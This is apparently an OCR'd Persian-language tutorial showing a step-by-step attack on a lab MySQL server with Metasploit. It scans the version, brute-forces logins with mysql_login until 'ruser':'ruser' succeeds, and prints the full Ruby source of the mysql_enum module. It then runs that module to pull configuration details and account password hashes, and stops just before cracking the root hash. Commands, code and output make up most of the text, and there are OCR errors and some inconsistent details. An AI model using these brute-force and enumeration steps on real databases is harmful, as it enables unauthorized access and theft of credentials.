


در پروژه بنده آی پی سرور MySQL برابر ۱۹۲,۱۶۸,۲۳,۱۲۹ است و آدرس آی پی سرور مهاجم برابر ۱۹۲,۱۶۸,۲۳,۱۲۹

۲,۲. آسیب پذیری CVE-2012-0221(mysql_login.rb)

آسیب پذیری ساده دیگر که به علت عدم چک کردن تعداد دفعات failشدن مکانیزم تصدیق اصالت سرور رخ می دهد این امکان را به وجود می آورد که مهاجم بتواند با bruteforceکردن بتواند کسپلویت ساده ای را انجام دهد و به راحتی سرور را بای پس کند که مکانیزم این حمله را مرحله به مرحله در تصاویر زیر نمایش داده ام:

در ابتدا با دستور Namp بررسی می کنیم که سرور دارای پورت باز MySQL است یا خیر



همانطور که در تصویر بالا مشاهده می کنید سرور ما دارای پورت باز 3306است که MySQLروی آن سرویس می دهد.حال در این مرحله با اجرای Metasploit framework از اکسپلویت زیر برای مطمئن شدن از ورژن MySQL برای اکسپلویت کردن آن استفاده می کنیم:

```
msf > use auxiliary/scanner/mysql/mysql_version
```

سپس در این مرحله تنظیمات سرور قربانی را انجام می دهیم:

```
msf  auxiliary(mysql_version) > set RHOSTS 192.168.23.129
RHOSTS => 192.168.23.129
```

البته اگر چندین سرور داشتیم به صورت گروهی هم می توانستم این تنظیمات را انجام دهیم،بعد از ست کردن RHOSTS در این مرحله اطلاعات اکسپلویت را بادستور infoمشاهده می کنیم:

```
msf  auxiliary(mysql_version) > info

       Name: MySQL Server Version Enumeration
     Module: auxiliary/scanner/mysql/mysql_version
    Version: 14774
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  kris katterjohn <katterjohn@gmail.com>

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS   192.168.23.129   yes       The target address range or CIDR identifier
  RPORT    3306             yes       The target port
  THREADS  1                yes       The number of concurrent threads

Description:
  Enumerates the version of MySQL servers
```

بعد از اطمینان از تنظیمات اعمال شده اکسپلویت را اجرا می کنیم:

```
msf  auxiliary(mysql_version) > exploit

[*] 192.168.23.129:3306 is running MySQL 5.6.17-0ubuntu0.14.04.1 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


مشاهده می کنیم که اطلاعات ورژن MySQL درست بود.حال در این مرحله به سراغ اکسپلویت اصلی برای بای پس کردن لاگین می رویم این اکسپلوست همانطور که در تصور ذیل مشاهده می کنید mysql_loginنام دارد.

```
msf > use auxiliary/scanner/mysql/mysql_login
msf  auxiliary(mysql_login) > set RHOST 192.168.23.129
```


بعد از ست کردن RHOST در این اکسپلویت بنده مقادر یوزرنیم را از آنجایی که عموما rootاست ست می کنم:

```
msf > use auxiliary/scanner/mysql/mysql_login
msf  auxiliary(mysql_login) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf  auxiliary(mysql_login) > set USERNAME root
USERNAME => root
```

هر چند که در ادامه برای شرایطی که ممکن است یوزرنیم غیر از روت باشد تنظیمات را اعمال می کنم،در ذیل اطلاعات اکسپلویت را مشاهده می کنیم:se



حال در این مرحله بنده لیستی از یوزرنیم های احتمالی را به اکسپلویت می دهم:



و فایل پسورد ها را به همین شکل ست می کنم.در تصویر ذیل اطلاعات نهایی اکسپولیت را مشاهده می کنیم:


```
msf  auxiliary(mysql_login) > info

       Name: MySQL Login Utility
     Module: auxiliary/scanner/mysql/mysql_login
    Version: 14774
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Bernardo Damele A. G. <bernardo.damele@gmail.com>

Basic options:
  Name              Current Setting      Required  Description
  ----              ---------------      --------  -----------
  BLANK_PASSWORDS   true                 no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                    yes       How fast to bruteforce, from 0 to 5
  PASSWORD                               no        A specific password to authenticate with
  PASS_FILE         /root/passwords.lst  no        File containing passwords, one per line
  RHOSTS            192.168.23.129       yes       The target address range or CIDR identifier
  RPORT             3306                 yes       The target port
  STOP_ON_SUCCESS   false                yes       Stop guessing when a credential works for a ho
  THREADS           1                    yes       The number of concurrent threads
  USERNAME          root                 no        A specific username to authenticate as
  USERPASS_FILE                          no        File containing users and passwords separated
, one pair per line
  USER_AS_PASS      true                 no        Try the username as the password for all users
  USER_FILE         /root/usernames.lst  no        File containing usernames, one per line
  VERBOSE           true                 yes       Whether to print output for all attempts
```


حال اکسپلویت را اجرا کرده و صبر می کنیم تا ببینیم که این اکسپلویت موفق بوده است یا نه.

```
msf  auxiliary(mysql_login) > exploit

[*] 192.168.23.129:3306 MYSQL - Found remote MySQL version 5.6.17
[*] 192.168.23.129:3306 MYSQL - [01/15] - Trying username:'root' with password:''
[*] 192.168.23.129:3306 MYSQL - [01/15] - failed to login as 'root' with password ''
[*] 192.168.23.129:3306 MYSQL - [02/15] - Trying username:'ruser' with password:''
[*] 192.168.23.129:3306 MYSQL - [02/15] - failed to login as 'ruser' with password ''
[*] 192.168.23.129:3306 MYSQL - [03/15] - Trying username:'root' with password:'root'
[*] 192.168.23.129:3306 MYSQL - [03/15] - failed to login as 'root' with password 'root'
[*] 192.168.23.129:3306 MYSQL - [04/15] - Trying username:'ruser' with password:'ruser'
[+] 192.168.23.129:3306 - SUCCESSFUL LOGIN 'ruser' : 'ruser'
[*] 192.168.23.129:3306 MYSQL - [05/15] - Trying username:'root' with password:'123'
[*] 192.168.23.129:3306 MYSQL - [05/15] - failed to login as 'root' with password '123'
[*] 192.168.23.129:3306 MYSQL - [06/15] - Trying username:'root' with password:'1234'
[*] 192.168.23.129:3306 MYSQL - [06/15] - failed to login as 'root' with password '1234'
[*] 192.168.23.129:3306 MYSQL - [07/15] - Trying username:'root' with password:'12345'
[*] 192.168.23.129:3306 MYSQL - [07/15] - failed to login as 'root' with password '12345'
[*] 192.168.23.129:3306 MYSQL - [08/15] - Trying username:'root' with password:'123456'
[*] 192.168.23.129:3306 MYSQL - [08/15] - failed to login as 'root' with password '123456'
[*] 192.168.23.129:3306 MYSQL - [09/15] - Trying username:'root' with password:'1234567'
[*] 192.168.23.129:3306 MYSQL - [09/15] - failed to login as 'root' with password '1234567'
[*] 192.168.23.129:3306 MYSQL - [10/15] - Trying username:'root' with password:'ruser'
[*] 192.168.23.129:3306 MYSQL - [10/15] - failed to login as 'root' with password 'ruser'
```

همانطور که در تصویر بالا مشاهده می کنیم ،اکسپولیت به موفقیت نام کاربری و پسورد آن را پیدا کرد حال مهاجم می تواند به راحتی به دیتا بیس متصل شده و اطلاعات محرمانه آن را مشاهده کند..حل این آسیب پذیری

با تنظیم یک پالیسی برروی فایروال یا IDSشبکه قابل انجام است که چنانچه تعداد مکانشکن های لاکین ناموفق از حدی تجاوز کرد جلو این ترافیک گرفته شود.





۲,۳. آسیب پذیری mysql_enum.rb

در اکسپلویت ذیل هدف Privilege_escalation است یعنی که مهاجم نام کاربری و پسورد کاربری از دیتابیس را دارد و سعی می کند با حدس نام کاربری کاربر root پسورد root را پیدا کند(همانطور که می دانیم بسیاری از سرورها در اثر بی دقتی مدیرپایگاه داده یا مدیر امنیتی از نام های عمومی مانند rootبرای پایگاه داده استفاده می کنند که این خود دلیل موفقیت بسیاری از حملات ساده است)و به دیتابیس حمله کند.مهاجم بدین منظور از اکسپلویت mysql_enum استفاده می کند.

کد اکسپلویت نامرده به شکل ذیل است:

```
##
# $Id: mysql_enum.rb 14774 2012-02-21 01:42:17Z rapid7 $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# web site for more information on licensing and terms of use.
#   http://metasploit.com/
##

require 'msf/core'

class Metasploit3 < Msf::Auxiliary

    include Msf::Exploit::Remote::MYSQL

    def initialize(info = {})
        super(update_info(info,
                'Name'           => 'MySQL Enumeration Module',
                'Description'    => %q{
                    This module allows for simple enumeration of MySQL
Database Server
                    provided proper credentials to connect remotely.
                },
                'Author'         => [ 'Carlos Perez.
<carlos_perez[at]darkoperator.com>' ],
                'License'        => MSF_LICENSE,
                'Version'        => '$Revision: 14774 $',
                'References'     =>
                [
                    [ 'URL', 'https://cisecurity.org/benchmarks.html' ]
                ]
            ))
```

```
    end

    def run
        return if not mysql_login_datastore
        print_status("Running MySQL Enumerator...")
        print_status("Enumerating Parameters")
        #----------------------------------------------------------
        #getting all variables
        vparm = {}
        res = mysql_query("show variables") || []
        res.each do |row|
            #print_status(" | #{row.join(" | ")} |")
            vparm[row[0]] = row[1]
        end

        #----------------------------------------------------------
        # MySQL Version
        print_status("\tMySQL Version: #{vparm["version"]}")
        print_status("\tCompiled for the following OS:
#{vparm["version_compile_os"]}")
        print_status("\tArchitecture: #{vparm["version_compile_machine"]}")
        print_status("\tServer Hostname: #{vparm["hostname"]}")
        print_status("\tData Directory: #{vparm["datadir"]}")

        if vparm["log"] == "OFF"
            print_status("\tLogging of queries and logins: OFF")
        else
            print_status("\tLogging of queries and logins: ON")
            print_status("\tLog Files Location: #{vparm["log_bin"]}")
        end

        print_status("\tOld Password Hashing Algorithm
#{vparm["old_passwords"]}")
        print_status("\tLoading of local files: #{vparm["local_infile"]}")
        print_status("\tLogins with old Pre-4.1 Passwords:
#{vparm["secure_auth"]}")
        print_status("\tSkipping of GRANT TABLE:
#{vparm["skip_grant_tables"]}") if vparm["skip_grant_tables"]
        print_status("\tAllow Use of symlinks for Database Files:
#{vparm["have_symlink"]}")
        print_status("\tAllow Table Merge: #{vparm["have_merge_engine"]}")
        print_status("\tRestrict DB Enumeration by Privilege:
#{vparm["safe_show_database"]}") if vparm["safe_show_database"]

        if vparm["have_openssl"] == "YES"
            print_status("\tSSL Connections: Enabled")
            print_status("\tSSL CA Certificate: #{vparm["ssl_ca"]}")
            print_status("\tSSL Key: #{vparm["ssl_key"]}")
            print_status("\tSSL Certificate: #{vparm["ssl_cert"]}")
        else
            print_status("\tSSL Connection: #{vparm["have_openssl"]}")
        end

        #----------------------------------------------------------
        # Database selection
        query = "use mysql"
        mysql_query(query)

        #Account Enumeration
```

```
        # Enumerate all accounts with their password hashes
        print_status("Enumerating Accounts:")
        query = "select user, host, password from mysql.user"
        res = mysql_query(query)
        if res.size > 0
            print_status("\tList of Accounts with Password Hashes:")
            res.each do |row|
                print_status("\t\tUser: #{row[0]} Host: #{row[1]} Password
Hash: #{row[2]}")
            end
        end
        # Only list accounts that can log in with SSL if SSL is enabled
        if vparm["have_openssl"] == "YES"
            query = %Q|select user, host, ssl_type from mysql.user where
                (ssl_type = 'ANY') or
                (ssl_type = 'X509') or
                (ssl_type = 'SPECIFIED')|
            res = mysql_query(query)
            if res.size > 0
                print_status("\tThe following users can login using SSL:")
                res.each do |row|
                    print_status("\t\tUser: #{row[0]} Host: #{row[1]}
SSLType: #{row[2]}")
                end
            end
        end
        query = "select user, host from mysql.user where Grant_priv = 'Y'"
        res = mysql_query(query)
        if res.size > 0
            print_status("\tThe following users have GRANT Privilege:")
            res.each do |row|
                print_status("\t\tUser: #{row[0]} Host: #{row[1]}")
            end
        end

        query = "select user, host from mysql.user where Create_user_priv =
'Y'"
        res = mysql_query(query)
        if res.size > 0
            print_status("\tThe following users have CREATE USER
Privilege:")
            res.each do |row|
                print_status("\t\tUser: #{row[0]} Host: #{row[1]}")
            end
        end
        query = "select user, host from mysql.user where Reload_priv = 'Y'"
        res = mysql_query(query)
        if res.size > 0
            print_status("\tThe following users have RELOAD Privilege:")
            res.each do |row|
                print_status("\t\tUser: #{row[0]} Host: #{row[1]}")
            end
        end
        query = "select user, host from mysql.user where Shutdown_priv =
'Y'"
        res = mysql_query(query)
        if res.size > 0
            print_status("\tThe following users have SHUTDOWN Privilege:")
            res.each do |row|
                print_status("\t\tUser: #{row[0]} Host: #{row[1]}")
```

```
            end
        end
        query = "select user, host from mysql.user where Super_priv = 'Y'"
        res = mysql_query(query)
        if res.size > 0
            print_status("\tThe following users have SUPER Privilege:")
            res.each do |row|
                print_status("\t\tUser: #{row[0]} Host: #{row[1]}")
            end
        end
        query = "select user, host from mysql.user where FILE_priv = 'Y'"
        res = mysql_query(query)
        if res.size > 0
            print_status("\tThe following users have FILE Privilege:")
            res.each do |row|
                print_status("\t\tUser: #{row[0]} Host: #{row[1]}")
            end
        end
        query = "select user, host from mysql.user where Process_priv =
'Y'"
        res = mysql_query(query)
        if res.size > 0
            print_status("\tThe following users have PROCESS Privilege:")
            res.each do |row|
                print_status("\t\tUser: #{row[0]} Host: #{row[1]}")
            end
        end
        queryinmysql = %Q|       select user, host
                from mysql.user where
                (Select_priv = 'Y') or
                (Insert_priv = 'Y') or
                (Update_priv = 'Y') or
                (Delete_priv = 'Y') or
                (Create_priv = 'Y') or
                (Drop_priv = 'Y')|
        res = mysql_query(queryinmysql)
        if res.size > 0
            print_status("\tThe following accounts have privileges to the
mysql database:")
            res.each do |row|
                print_status("\t\tUser: #{row[0]} Host: #{row[1]}")
            end
        end


        # Anonymous Account Check
        queryanom = "select user, host from mysql.user where user = ''"
        res = mysql_query(queryanom)
        if res.size > 0
            print_status("\tAnonymous Accounts are Present:")
            res.each do |row|
                print_status("\t\tUser: #{row[0]} Host: #{row[1]}")
            end
        end

        # Blank Password Check
        queryblankpass = "select user, host, password from mysql.user where
length(password) = 0 or password is null"
        res = mysql_query(queryblankpass)
        if res.size > 0
```

```
            print_status("\tThe following accounts have empty passwords:")
            res.each do |row|
                print_status("\t\tUser: #{row[0]} Host: #{row[1]}")
            end
        end

        # Wildcard host
        querywildcrd = 'select user, host from mysql.user where host = "%"'
        res = mysql_query(querywildcrd)
        if res.size > 0
            print_status("\tThe following accounts are not restricted by
source:")
            res.each do |row|
                print_status("\t\tUser: #{row[0]} Host: #{row[1]}")
            end
        end

        mysql_logoff
    end

end
```

```
msf > use auxiliary/admin/mysql/mysql_enum
msf  auxiliary(mysql_enum) > info

       Name: MySQL Enumeration Module
     Module: auxiliary/admin/mysql/mysql_enum
    Version: 14774
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Carlos Perez. <carlos_perez@darkoperator.com>

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  PASSWORD                   no        The password for the specified username
  RHOST                      yes       The target address
  RPORT     3306             yes       The target port
  USERNAME                   no        The username to authenticate as

Description:
  This module allows for simple enumeration of MySQL Database Server
```

اکسپلویت mysql_enum اقدام به ارسال بسته های مختلف و حمله enumerationبه سرور میکند که در این میان می توان اطلاعات مفیدی را گاها استخراج کرد

```
msf  auxiliary(mysql_enum) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
```


در این گام مقدار RHOST رابه مقدار ۱۹۲,۱۶۸,۲۳,۱۲۹ که آدرس سرور پایگاه داده است ست می کنیم.

```
msf  auxiliary(mysql_enum) > set USERNAME ruser
USERNAME => ruser
msf  auxiliary(mysql_enum) > set PASSWORD ruser
PASSWORD => ruser
msf  auxiliary(mysql_enum) > info

       Name: MySQL Enumeration Module
     Module: auxiliary/admin/mysql/mysql_enum
    Version: 14774
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Carlos Perez. <carlos_perez@darkoperator.com>

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  PASSWORD  ruser            no        The password for the specified username
  RHOST     192.168.23.129   yes       The target address
  RPORT     3306             yes       The target port
  USERNAME  ruser            no        The username to authenticate as
```

سپس اطلاعات کاربر سطح پایین که کاربر ruser با پسورد ruser است و مهاجم از آنها اطلاع دارد را ست می کنیم:

حال در این مرحله اکسپلویت تنظیم شده را اجرا می کنیم:

```
msf  auxiliary(mysql_enum) > exploit

[*] Running MySQL Enumerator...
[*] Enumerating Parameters
[*]     MySQL Version: 5.6.17-0ubuntu0.14.04.1
[*]     Compiled for the following OS: debian-linux-gnu
[*]     Architecture: x86_64
[*]     Server Hostname: ubuntu
[*]     Data Directory: /var/lib/mysql/
[*]     Logging of queries and logins: ON
[*]     Log Files Location: OFF
[*]     Old Password Hashing Algorithm 0
[*]     Loading of local files: ON
[*]     Logins with old Pre-4.1 Passwords: ON
[*]     Allow Use of symlinks for Database Files: YES
[*]     Allow Table Merge:
[*]     SSL Connection: DISABLED
```



همانطور که مشاهده می کنید بخشی از اطلاعات enumeration نمایش داده شده است

تصویر بالا یکی از اطلاعات بدست آمده مقدار درهم سازی شده نام کاربر rootاست که در hash-dump سرور ذخیره شده بود و توسط اکسپلویت enumeration به دست آمد حال با مراجعه با سایت ذیل اقدام به ترجمه این مقدار هش می کنیم:

